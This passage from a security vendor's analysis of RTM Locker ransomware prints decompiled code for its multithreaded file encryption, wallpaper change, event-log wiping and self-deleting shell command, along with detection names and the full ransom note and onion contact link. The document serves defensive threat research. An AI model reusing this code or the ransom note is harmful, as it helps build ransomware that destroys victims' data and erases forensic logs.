                /* Create two times the amount of systemInfo.dwNumberOfProcessors threads */
}
if (hConsoleOutput != NULL) {
  hSnapshot_copy = NULL;
  cryptingFilesStringLength = lstrlenW(L"Crypting files...");
  (*pFunction)(hConsoleOutput,L"Crypting files...",cryptingFilesStringLength);
  (*pFunction)(hConsoleOutput,&lpBuffer_0041de8c,0x1,&stack0xfffffc90,0x0);
}
numberOfProcessors = systemInfo.dwNumberOfProcessors;
logicalDrives = GetLogicalDrives();
DAT_drive_letter = 0x40;
if (0x0 < (int)systemInfo.dwNumberOfProcessors) {
  do {
    CreateThread(NULL,0x0,encryptionThread,NULL,0x0,NULL);
                /* Create a thread for each processor */
    systemInfo.dwNumberOfProcessors = systemInfo.dwNumberOfProcessors - 0x1;
  } while (systemInfo.dwNumberOfProcessors != 0x0);
}
```

Figure 18 - The set-up to encrypt the files using multiple threads

The system information structure is filled by an earlier call to GetSystemInfo. The number of processors is used multiple times. First, to create IOCP threads, which number equals to twice the amount of the number of processors in the system information structure. It is then used to create encryption threads, one for each

processor in the structure. Additionally, the number of processors is stored in a global variable, which is used to, atomically, keep track of the amount running encryption threads.

The encryption thread opens a file with direct access, as it excludes buffers. The “FILE_FLAG_OVERLAPPED” flag is required to use a file with IOCP. A check is then performed if the given file’s size is 512 byte or more. If the file size is less, it is not encrypted. The custom structure which is used in the communication between the encryption and IOCP thread pair is then set up, where the action key defines the action which should be taken. The used actions within the locker are given below.

Value	**Action**
0xa1	Handle the read file
0xa2	Writes the encrypted data
0xa3	Renames the file by moving it

The above-described actions are shown in the pseudo code below.

```
hFile = (HANDLE *)
        CreateFileW(file,GENERIC_READ | GENERIC_WRITE,FILE_SHARE_READ,NULL,OPEN_EXISTING,
                    FILE_FLAG_NO_BUFFERING | FILE_FLAG_OVERLAPPED | FILE_FLAG_WRITE_THROUGH,NULL);
if (hFile != (HANDLE *)INVALID_HANDLE_VALUE) {
  GetFileSizeEx(hFile,(PLARGE_INTEGER)&fileSize);
  if ((-0x1 < (int)local_10) && ((0x0 < (int)local_10 || ((PLARGE_INTEGER)0x1ff < fileSize)))) {
    vprintf_wrapper((char *)L"Starting %ws\n");
    dwBytes = 0x280c0;
    dwFlags = 0x8;
    hHeap = GetProcessHeap();
    lpOverlapped = (transfer_struct *)HeapAlloc(hHeap,dwFlags,dwBytes);
    _memset(lpOverlapped,0x0,0x280b8);
    lpOverlapped->hFile = hFile;
    lpOverlapped->actionKey = 0xa1;
    if (((int)local_10 < 0x0) || (((int)local_10 < 0x1 && (fileSize < (PLARGE_INTEGER)0x8000)))) {
      bytesToRead = __alldiv((uint)fileSize,local_10,0x200,0x0);
      bytesToRead = bytesToRead << 0x9;
    }
    else {
      bytesToRead = 0x8000;
    }
    lpOverlapped->bytesToRead = bytesToRead;
    moveRandomData(local_78,randomBuffer,&DAT_0041de08);
    pNewName = newName + 0x1;
    i = 0x0;
    do {
      wsprintfW(pNewName,L"%02X",(uint)local_78[i]);
      i = i + 0x1;
      pNewName = pNewName + 0x2;
    } while (i < 0x20);
```

Figure 19 - The creation of the overlapped structure

The original name, as well as the new name, is stored in the custom structure, after which an IOCP is created, which is then posted, thus notifying the paired IOCP thread.

```
lstrcpyW((LPWSTR)&lpOverlapped->originalName,fileCopy);
lstrcpyW((LPWSTR)&lpOverlapped->newFileName,fileCopy);
lstrcatW((LPWSTR)&lpOverlapped->newFileName,newName);
hIoCompletionPort =
     CreateIoCompletionPort(hFile,hExistingCompletionPort,(ULONG_PTR)lpOverlapped,0x0);
PostQueuedCompletionStatus
          (hIoCompletionPort,0x1,(ULONG_PTR)lpOverlapped,(LPOVERLAPPED)lpOverlapped);
return;
```

Figure 20 - Sending the created structure to the IO completion port

Within the IOCP thread, multiple actions can be performed, based upon any of the aforementioned action key values. Each action code sets the next code, thus moving through the process step-by-step. The read action is shown in the pseudo code below.

```
if (actionKey == 0xa1) {
  lpCompletionKey->actionKey = 0xa2;
  ReadFile(lpCompletionKey->hFile,lpCompletionKey->buffer,
           *(DWORD *)&lpCompletionKey->bytesToRead,NULL,(LPOVERLAPPED)lpCompletionKey);
}
```

Figure 21 - The read action

The next step is to encrypt and write the file's data to the file.

```
if (actionKey == 0xa2) {
  lpBuffer = lpCompletionKey->buffer;
  lpCompletionKey->actionKey = 0xa3;
  FUN_00402270((undefined (*) [0x10])lpCompletionKey->randomData,lpBuffer,
               numberOfBytesTransferred,lpBuffer);
  WriteFile(lpOverlapped->hFile,lpBuffer,numberOfBytesTransferred,NULL,
            (LPOVERLAPPED)lpOverlapped);
```

Figure 22 - The encrypt and write action

The last action key is moving the file within the same folder, essentially changing the file's extension.

```
if (actionKey == 0xa3) {
  CloseHandle(lpCompletionKey->hFile);
  MoveFileW((LPCWSTR)&lpOverlapped->originalName,(LPCWSTR)&lpOverlapped->newFileName);
  _free_wrapper(lpOverlapped);
```

Figure 23 - The rename action

The final encryption thread will change the wallpaper of the machine, which is yet another sign to the victim that the device is compromised, along with the ransom notes and the encrypted files. Note the atomic check if the local drive letter is below "Z", which is the highest drive value that is possible. The starting value of 0x40 is one less than the capital letter "A", the lowest possible drive. The pseudo code below shows the wallpaper change.

```
LOCK();
driveLetterLocally = DAT_drive_letter + 0x1;
DAT_drive_letter = DAT_drive_letter + 0x1;
do {
  driveLetterLocally = driveLetterLocally & 0xffff;
  if (L'Z' < driveLetterLocally) {
    LOCK();
                /* Only set the new wallpaper once the last thread finishes its encryption
                   scheme */
    numberOfProcessors = numberOfProcessors + -0x1;
    if (numberOfProcessors == 0x0) {
      GetTempPathA(0x104,tempPath);
      GetTempFileNameA(tempPath,(LPCSTR)&s_img,0x0,tempFileName);
      hFile = CreateFileA(tempFileName,GENERIC_WRITE,CREATE_NEW,NULL,OPEN_EXISTING,0x0,NULL);
      if (hFile != (HANDLE)INVALID_HANDLE_VALUE) {
        WriteFile(hFile,pointerTable->wallpaper,pointerTable->wallpaperSize,&DStack540,NULL);
        CloseHandle(hFile);
        SystemParametersInfoA
                  (SPI_SETDESKWALLPAPER,0x0,tempFileName,SPIF_UPDATEINIFILE | SPIF_SENDCHANGE);
      }
    }
    return 0x0;
```

Figure 24 - Change the wallpaper

The new wallpaper is shown below.



Figure 25 - The newly set wallpaper by the RTM Locker

Waiting for the encryption to finish

Once all threads are running, the main function continues, as it calls a sleep loop. This allows the threads to switch and continue their execution, until all are finished as they decrement the variable's value.

```
void awaitEncryption(void)

{
  if (numberOfProcessors != 0x0) {
    do {
      Sleep(0x64);
    } while (numberOfProcessors != 0x0);
  }
  return;
}
```

Figure 26 - Wait for the encryption to finish

Clear the logs

The one-but-last action the locker performs wipes the System, Application, and Security logs from the machine. The wiping allows a back-up file to be specified, which is left void on purpose, ensuring the log is completely wiped.

```
void clearEventLogs(void)

{
  HANDLE hEventLog;
  int i;
  LPCWSTR lpBackupFileName;
  wchar_t *logNames [0x3];

  i = 0x0;
  logNames[0] = L"System";
  logNames[1] = L"Application";
  logNames[2] = L"Security";
  do {
    lpBackupFileName = NULL;
                    /* The first argument being null refers to the local machine */
    hEventLog = OpenEventLogW(NULL,logNames[i]);
                    /* The backup file name is null, meaning no back-up is made */
    ClearEventLogW(hEventLog,lpBackupFileName);
    i = i + 0x1;
  } while (i < 0x3);
  return;
}
```

Figure 27 - Clear the event logs

Self destruction

At last, the locker executes a shell command, which executes “cmd.exe /c PING -n 5 127.0.0.1 > NUL && del “[path]””. The path variable is enclosed between quotes to ensure it is parsed as a single command-line argument if there is a space somewhere in the path. The path is equal to the complete path to the locker’s executable. Once the shell command has been issued, the locker shuts down. The ping command allows the locker’s process to shut down, making the delete command successful thereafter. Otherwise, the locker could still be running, and thus in use, meaning the deletion would fail. The pseudo code for the described actions is given below.

```
environmentVariableLength = GetEnvironmentVariableA("ComSpec",cmd,0x104);
if (environmentVariableLength != 0x0) {
  lstrcpyA(commandArguments,"/c PING -n 5 127.0.0.1 > NUL && del \"");
  moduleFileNameLength = GetModuleFileNameA(NULL,moduleFileName,0x104);
  if (moduleFileNameLength != 0x0) {
                    /* Contains all command arguments including the complete module path */
    lstrcatA(commandArguments,(LPCSTR)&buffer);
    ShellExecuteA(NULL,NULL,cmd,commandArguments,NULL,0x0);
  }
}
                    /* WARNING: Subroutine does not return */
ExitProcess(0x0);
```

Figure 28 - Self delete asynchronically

Detection coverage

Endpoint Security (ENS)
RTMLocker!3416B560BB15

Endpoint Security (HX)

HX-AV : Gen:Variant.Doina.25486 & Generic.mg.3416b560bb1542af HXIOC: RTM LOCKER RANSOMWARE (FAMILY)

Network Security (NX) **Detection as a Service** **Email Security** **Malware Analysis** **File Protect**

Ransomware.Win.Generic.MVX Suspicious Infector Activity Suspicious Ransomware Activity

EDR

_file_ep0171_deletecmd _file_ep0075_76_ransom

Information about this group can be found in Insights, an excerpt of which is shown below. Updated indicators of compromise, as well as new changes and observations, will be added to the profile within Insights.



Figure 29 - The Insights page of RTM Locker on 13-04-2023

Conclusion

The multi-threading nature of this locker ensures a swift encryption of all logical volumes attached to the machine, until all 26 drive letters are in use. It is, however, unlikely that this locker is to be distributed via an automated campaign given how it only properly works once it's obtained the required administrative privileges. Since most corporate environments do not provide these permissions to most users, it is more likely that the locker is to be executed once a network is within an actor's control already. Actors can leverage phishing attacks, malicious spam (commonly known as malspam), vulnerable publicly exposed systems, or bought access to get control of the targeted systems. Also take note of the group's aim to operate without garnering attention, which ties into the lack of direct spreading via malspam, as it would shine a light on the group's actions.

Based on the group's modus operandi, it looks like the group is opportunity based, rather than targeting a single industry, nor very specific corporations. The rules define a clear scope as to what is a potential target, allowing affiliates to operate as they see fit. The gang's primary objective seems to make money, rather than a political motive.

Appendix A – RTM Locker's Ransom Note

The complete ransom note which is dropped by the locker is given below. The "[VICTIM-ID]" within the note is equal to the victim ID of the given sample.

Your personal ID: [VICTIM-ID]

!!! Your network is infected by the RTM Locker command!!!

All your documents, photos, reports, customer and employee data, databases and other important files are encrypted and you cannot decrypt them yourself. They are also on our servers! But don't worry, we will help you recover all your files!

The only way to recover your files is to buy our dedicated software. Only we can provide you with this software, and only we can recover your files!

You can contact us by downloading and installing the TOR browser (https://www.torproject.org/download/languages/)

We value our reputation. If we do not fulfill our work and obligations, no one will pay us. It's not in our interest.

All of our decryption software is perfectly tested and will decrypt your data. We will also provide support in case of problems.

==========
==========
Login link:

http://nvfutdbq3ubteaxj4m2jyihov5aa4akfudsj5h7vhyrvfarfra26ksyd.onion/1D85262A4B3F59090972E7EE7804FC641E9CBB6D65E5F4B376DF37D6180CD1/connect

For authorization you need to enter your ID.

!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!! Warning!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
If you do not contact the support team within 48 hours, your data will be published in the public domain, and data compromising you will be sent to your competitors, as well as to the relevant regulatory authorities.

==========
==========

DO NOT ATTEMPT TO RECOVER THE FILES YOURSELF!

DO NOT MODIFY ENCRYPTED FILES!

OTHERWISE YOU MAY LOSE ALL YOUR FILES FOREVER!

Appendix B – MITRE ATT&CK techniques

The MITRE ATT&CK techniques which are relevant to the locker.

This document and the information contained herein describes computer security research for educational purposes only and the convenience of Trellix customers. Trellix conducts research in accordance with its Vulnerability Reasonable Disclosure Policy. Any attempt to recreate part or all of the activities described is solely at the user's risk, and neither Trellix nor its affiliates will bear any responsibility or liability.